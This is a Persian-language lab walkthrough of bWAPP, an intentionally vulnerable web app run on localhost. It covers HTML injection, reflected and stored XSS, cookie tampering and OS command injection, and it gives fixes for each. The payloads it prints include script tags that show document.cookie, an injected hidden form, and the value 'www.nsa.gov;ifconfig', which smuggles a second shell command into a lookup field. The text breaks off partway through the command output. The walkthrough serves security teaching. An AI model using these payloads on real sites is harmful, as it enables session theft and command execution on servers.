

## HTML Injection

HTML Injection – Reflected(GET) -۱



همانطور که از تصویر فوق مشخص است در این چالش، صفحه وب حاوی دو text box است که ورودی ها را از کاربر دریافت کرده و پس از concatenate ، آن ها را در صفحه وب جاری نمایش می دهد و به عبارتی دیگر رشته های وارد شده توسط کاربر را در content صفحه HTML وارد می کند.

می توان از همین مورد استفاده کرد و هر کد HTML و یا حتی Script های دلخواه را در Content صفحه جاری تزریق نمود. به عنوان مثال در تصویر زیر یک محتوای HTML ای حاوی یک تگ div که دارای پس زمینه قرمز رنگ است و در آن متن دلخواه this is an injected line درج شده است در داخل محتویات صفحه جاری تزریق شده و نمایش داده می شود.

```
<div style="background:red">  
This is an injected line </div>
```



به علاوه input های وارد شده توسط کاربر ضمن submit در داخل ULR نیز قابل رویت است چرا که از متد ارسال GET استفاده شده است:

localhost/htmli\_get.php?firstname=<div+style%3D"background%3Ared">&lastname=this+is+an+injected+line<%2Fdiv>&form=submit

در تصویر زیر نیز با استفاده از تگ <b> یک متن دلخواه به صورت bold در درون محتوای صفحه HTML تزریق شده است.

<b> Sara  
Baradaran </b>

/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

<b> Sara

Last name:

Baradaran </b>

Go

Welcome Sara Baradaran

localhost/htmli\_get.php?firstname=<b>+Sara&lastname=Baradaran+<b>&form=submit

**راه حل رفع مشکل:** یکی از راه حل های بسیار خوب می تواند استفاده از تابع htmlspecialchars() در سمت سرور بر روی input ورودی کاربر باشد. این تابع تگ ها و دستورات قابل اجرا و تفسیر به صورت HTML ای یا script ای را به فرمت کاراکتر های رشته ای تبدیل می کند و باعث می شود در ازای دریافت ورودی فوق در داخل صفحه جاری عینا عبارت زیر چاپ گردد :

welcome <b> Sara Baradaran </b>

روش های دیگری نیز موجود است مانند حذف tag های موجود در input ورودی. اما همانطور که میدانیم روش black list همواره روش کامل و کافی نیست و می توان از آن در کنار سایر روش ها استفاده نمود چرا که عواملی چون امکان کد کردن تگ ها و case sensitive نبودن آن ها باعث می شود نتوانیم تمام گزینه های آسیب پذیر ممکن را شناسایی و حذف نماییم و همواره احتمال دارد مواردی در نظر گرفته نشده باشد.

**/ HTML Injection - Reflected (POST) /**

Enter your first and last name:

First name:

Last name:

Welcome Sara Baradaran

همانطور که از تصویر فوق مشخص است در این چالش، صفحه وب حاوی دو text box است که ورودی ها را از کاربر دریافت کرده و پس از concatenate ، آن ها را در صفحه وب جاری نمایش می دهد و به عبارتی دیگر رشته های وارد شده توسط کاربر را در content صفحه HTML وارد می کند.

می توان از همین مورد استفاده کرد و هر کد HTML و یا حتی Script های دلخواه را در Content صفحه جاری تزریق نمود. به عنوان مثال در تصویر زیر یک محتوای HTML ای حاوی یک تگ div که دارای فونت قرمز رنگ است و در آن متن دلخواه Sara Baradarn درج شده است در داخل محتویات صفحه جاری تزریق شده و نمایش داده می شود.

```
<div style="color:red"> Sara  
Baradaran </div>
```

**/ HTML Injection - Reflected (POST) /**

Enter your first and last name:

First name:

Last name:

Welcome  
 Sara Baradaran

برخلاف قسمت پیشین در این قسمت به علت استفاده از متد POST برای submit کردن input های کاربر، ورودی ها در داخل URL قابل رویت نمی باشند بلکه در بخش content در http request قرار داده می شوند و می توان با استفاده از burp suite آن ها را در بخش محتویات http request مشاهده کرد:

localhost/htmli\_post.php


Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw \n Actions


```
1 POST /htmli_post.php HTTP/1.1
2 Host: localhost
3 Content-Length: 92
4 Cache-Control: max-age=0
5 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://localhost
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/90.0.4430.212 Safari/537.36
11 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
    ned-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://localhost/htmli_post.php
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Cookie: security_level=0; PHPSESSID=a6o745tu69bgl5gg9kuq5lft81
20 Connection: close
21
22 firstname=%3Cdiv+style%3D%22color%3Ared%22%3ESara&lastname=Baradaran%3C%2Fdiv%3E&form=submit
```

INSPECTOR

راه حل رفع مشکل: دقیقا مشابه آنچه در قسمت رفع مشکل (GET) HTML Injection – Reflected توضیح داده شد.



همانطور که از تصویر فوق مشخص است در این چالش محتویات URL جاری در داخل content صفحه HTML قرار گرفته است. اگر URL را تغییر داده و یک کد html یا script به آن اضافه کنیم انتظار می رود محتویات html ای و script ای در صفحه اجرا شود. اگر داخل URL یک تگ script اضافه کنیم و URL جدید را load کنیم صفحه زیر نمایش داده می شود و علت این است که در مرورگر chrome و firefox علائم تگ های html ای درون url مانند <, > ضمن ارسال به فرمت دیگری تبدیل می شود که قابل تفسیر و اجرا نیست.



## bWAPP

an extremely buggy web app !

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset Credits](#) [Blog](#) [Logout](#) Welcome Bee

## HTML Injection - Reflected (URL)

Your current URL: `http://localhost/htmli_current_url.php/%3Cscript%3E%20alert(%22hacked%22);%20%3C/script%3E`



bWAPP is licensed under © 2014 MME BVBA / Follow [@MME\\_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive [training](#)?




Set your security level:


low  Current: **low**

Choose your bug:


لذا برای تزریق script مورد نظر می توانیم از burp suite استفاده کرده و پس از عبور http request از مرورگر تغییرات لازم را بر روی آن اعمال نماییم.



حال اگر بسته ای که url آن تغییر یافته را به سمت سرور ارسال نماییم تگ اسکریپت موجود به اجرا در آمده و alert در صفحه ظاهر می گردد.



همین کار را می توان با استفاده از تگ های html ای نیز انجام داد و محتویات دلخواه را در داخل صفحه تزریق کرد :



راه حل رفع مشکل: می بایست محتویات موجود در url ارسالی در سمت سرور مورد بررسی و validation قرار گیرد به علاوه اگر به حالت داینامیک در چنین مواردی نیاز نباشد می توانیم از هارد کد کردن استفاده کرده و فرضا اگر در صفحه html\_url.php قرار است محتویات url نمایش داده شود عبارت html\_url.php را هاردکد کرده و در صفحه نمایش دهیم.

## / HTML Injection - Stored (Blog) /

this is a comment

Add: ☒ Show all: ☐ Delete: ☐ Your entry was added to our blog!

#	Owner	Date	Entry
1	bee	2021-06-03 17:51:43	this is a comment

همانطور که از تصویر فوق مشخص است در این چالش، صفحه وب حاوی یک text box است که ورودی ای را از کاربر دریافت کرده و سپس آن را علاوه بر تزریق در صفحه وب جاری درون سرور نیز ذخیره می کند و لذا هر بار که این صفحه load شود محتویات وارد شده توسط کاربر نمایش داده یا اجرا می شود.

می توان از همین مورد استفاده کرد و هر کد HTML و یا حتی Script های دلخواه را در Content صفحه جاری و وب سرور به صورت دائمی تزریق نمود به طوری که ضمن هر بار load صفحه دستور تزریق شده اجرا گردد و یا درون صفحه نمایش داده شود. به عنوان مثال در تصویر زیر یک محتوای HTML ای حاوی یک تگ div که حاوی یک تگ form است ایجاد شده و درون این تگ form نیز یک input مخفی و یک دکمه submit موجود است و پس از تزریق، هربار که کاربری صفحه مورد نظر را درون سرور load نماید دکمه برای وی نمایش داده می شود و چنانچه بر روی آن کلیک کند value نظیر input مخفی برای آدرس موجود در action فرم ارسال خواهد شد.

## / HTML Injection - Stored (Blog) /

```
<div>
<form action="">
  <input type="hidden" value="123">
  <input type="submit" value="click here">
</form>
</div>
```

Add: ☒ Show all: ☐ Delete: ☐

#	Owner	Date	Entry
1	bee	2021-06-03 17:51:43	this is a comment
2	bee	2021-06-03 17:57:50	<input type="button" value="click here"/>

راه حل رفع مشکل: دقیقا مشابه آنچه در قسمت رفع مشکل HTML Injection – Reflected(GET) توضیح داده شد.

## Cross-Site Scripting (XSS)

۵- Cross-Site-Scripting-Reflected(GET)



**/ XSS - Reflected (GET) /**

Enter your first and last name:

First name:

Last name:

Welcome Sara Baradaran

همانطور که از تصویر فوق مشخص است در این چالش، صفحه وب حاوی دو **text box** است که ورودی ها را از کاربر دریافت کرده و پس از **concatenate** ، آن ها را در صفحه وب جاری نمایش می دهد و به عبارتی دیگر رشته های وارد شده توسط کاربر را در **content** صفحه **HTML** وارد می کند.

می توان از همین مورد استفاده کرد و هر کد **Script** دلخواه را در **Content** صفحه جاری تزریق نمود. به عنوان مثال در تصویر زیر یک محتوای **javascript** ای حاوی یک تگ **script** که در آن تابع **alert** فراخوانی می شود در محتویات این صفحه تزریق می شود که موجب اجرا **script** مورد نظر در صفحه وب می گردد.

```
<script> Alert("hacked");  
</script>
```



**/ XSS - Reflected (GET) /**


Enter your first and last name:

First name:


Last name:

Welcome





به علاوه input های وارد شده توسط کاربر ضمن submit در داخل URL نیز قابل رویت است چرا که از متد ارسال GET استفاده شده است:



**راه حل رفع مشکل:** دقیقاً مشابه آنچه در قسمت رفع مشکل HTML Injection – Reflected(GET) توضیح داده شد. نباید ورودی کاربر به طور مستقیم درون content صفحه قرار بگیرد بلکه می توان با استفاده از توابعی چون htmlspecialchars ورودی هایی که شامل تگ های قابل اجرا و تفسیر است را به فرمت رشته ای تبدیل کرد و سپس فرمت تبدیل شده را درون content صفحه وارد نمود.

**/ XSS - Reflected (POST) /**

Enter your first and last name:

First name:

Last name:

Welcome Sara Baradaran

همانطور که از تصویر فوق مشخص است در این چالش صفحه وب حاوی دو text box است که ورودی ها را از کاربر دریافت کرده و پس از concatenate ، آن ها را در صفحه وب جاری نمایش می دهد و به عبارتی دیگر رشته های وارد شده توسط کاربر را در content صفحه HTML وارد می کند. این چالش نیز مشابه چالش قسمت قبل یعنی Cross-Site-Scripting-Reflected(GET) است. می توان از همین مورد استفاده کرد و هر کد Script دلخواه را در Content صفحه جاری تزریق نمود. به عنوان مثال در تصویر زیر یک محتوای javascript ای حاوی یک تگ script که در آن تابع alert فراخوانی شده و درون آن cookie های مسیر جاری نمایش داده می شوند، در محتویات این صفحه تزریق شده که موجب اجرا script مورد نظر و نمایش کوکی ها در صفحه وب می گردد.

```
<script> Alert(document.cookie);
</script>
```

**/ XSS - Reflected (POST) /**

Enter your first and last name:

First name:

Last name:

Welcome

localhost says

security\_level=0;

PHPSESSID=gbsanlnah9n88djbqn1184ft7

OK

برخلاف قسمت پیشین در این قسمت به علت استفاده از متد POST برای submit کردن input های کاربر، ورودی ها در داخل URL قابل رویت نمی باشند بلکه در بخش content در http request قرار داده می شوند که با استفاده از ابزار burp suite قابل مشاهده است:

http://localhost/xss\_post.php



```
1 POST /xss_post.php HTTP/1.1
2 Host: localhost
3 Content-Length: 85
4 Cache-Control: max-age=0
5 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://localhost
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/90.0.4430.212 Safari/537.36
11 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
    ned-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://localhost/xss_post.php
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Cookie: security_level=0; PHPSESSID=a6o745tu69bg15gg9kuq5lft81
20 Connection: close
21
22 firstname=%3Cscript%3Ealert%28document.cookie%29&lastname=%3C%2Fscript%3E&form=submit
```

راه حل رفع مشکل: دقیقا مشابه آنچه در قسمت رفع مشکل Cross-Site-Scripting-Reflected(GET) توضیح داده شد.



همانطور که از تصویر فوق مشخص است در این چالش صفحه وب حاوی یک select box است که توسط آن کاربر ژانر مورد علاقه خود را انتخاب کرده و برای سرور در قالب یک http request ارسال می نماید.

اگر از ابزار burp suite استفاده کرده و بسته ارسالی را بررسی نماییم داخل URL یک فیلد genre موجود می باشد که مقدار آن برابر action قرار گرفته است اگر این مقدار را مطابق تصویر زیر تغییر داده و برابر somethingelse قرار دهیم و سپس request را به سمت سرور ارسال کنیم مجدداً بدون هیچ خطایی پیام thanks you for making choice! درون صفحه نمایش داده می شود.



حال اگر مجدداً فیلد action را از select box انتخاب کرده و بر روی گزینه like کلیک کنیم و مجدداً بسته ارسالی را بررسی کنیم مشاهده می شود فیلد movie\_genre موجود در بخش هدر های cookie درخواست اینبار به جای مقدار action قرار


somethingelse اخذ کرده است و به این ترتیب همانطور که مشخص است ورودی کاربر توانسته فیلد کوکی را تحت تاثیر قرار دهد که مطلوب نیست. و مهاجم می تواند با تغییر پارامتر های URL و سپس ارسال آن برای قربانی و مجاب کردن وی برای کلیک بر روی URL کوکی ها را تغییر داده و حملاتی را پیاده سازی نماید.

```
1 GET /xss_stored_2.php?genre=action&form=like HTTP/1.1
2 Host: localhost
3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
4 sec-ch-ua-mobile: ?0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/90.0.4430.212 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
  ned-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Referer: http://localhost/xss_stored_2.php?genre=action&form=like
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: security_level=0; PHPSESSID=9bq5653dfcihtp3andd9hfbo5g5; movie_genre=somethingelse
16 Connection: close
17
18
```

راه حل رفع مشکل: همانطور که دیده شد اضافه کردن یک ژانر جدید در url توانست بر روی کوکی ها تاثیر بگذارد لذا یکی از راه های رفع این مشکل می تواند validate کردن پارامتر های ورودی و موجود در URL باشد و ورودی های کاربر نباید مستقیما و بدون checking مورد استفاده قرار گیرند.

## Command Injection

OS Command Injection -۸




The screenshot shows the 'OS Command Injection' web interface. At the top, there's a title 'OS Command Injection' flanked by two orange slashes. Below it, a 'DNS lookup:' label is followed by a text input field containing 'www.nsa.gov' and a 'Lookup' button. The output area displays the following text: 'Server: 192.168.43.1 Address: 192.168.43.1#53 Non-authoritative answer: www.nsa.gov canonical name = nsa.gov.edgekey.net. nsa.gov.edgekey.net canonical name = e16248.dscb.akamaiedge.net. Name: e16248.dscb.akamaiedge.net Address: 104.75.57.64'.

همانطور که از تصویر فوق مشخص است در این چالش صفحه وب حاوی یک `text box` است که آدرس یک `host` را از کاربر دریافت کرده و از طریق دستور `nslookup` اطلاعات مربوط به این `host` من جمله آدرس IP را بدست آورده و نتایج اجرای دستور سیستمی را برای کاربر به طور مستقیم نمایش می دهد.

می توان از همین مورد استفاده کرد و هر `Command` سیستمی دلخواه را در داخل سرور اجرا کرده و نتایج را بدست آورد. به عنوان مثال در تصویر زیر یک `Command` سیستمی `ifconfig` در ادامه دستور `nslookup` اجرا شده و نتایج مربوط به کانفیگ شبکه سرور در داخل صفحه نمایش داده می شود.

**www.nsa.gov;ifconfig**



The screenshot shows the same 'OS Command Injection' web interface, but the input field now contains 'www.nsa.gov;ifconfig'. The 'Lookup' button is still present. The output area displays the following text: 'Server: 192.168.43.1 Address: 192.168.43.1#53 Non-authoritative answer: www.nsa.gov canonical name = nsa.gov.edgekey.net. nsa.gov.edgekey.net canonical name = e16248.dscb.akamaiedge.net. Name: e16248.dscb.akamaiedge.net Address: 104.70.81.2 eth0 Link encap:Ethernet HWaddr 02:42:ac:11:00:02 inet addr:172.17.0.2 Bcast:172.17.255.255 Mask:255.255.0.0 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:965 errors:0 dropped:0 overruns:0 frame:0 TX packets:725 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:167807 (167.8 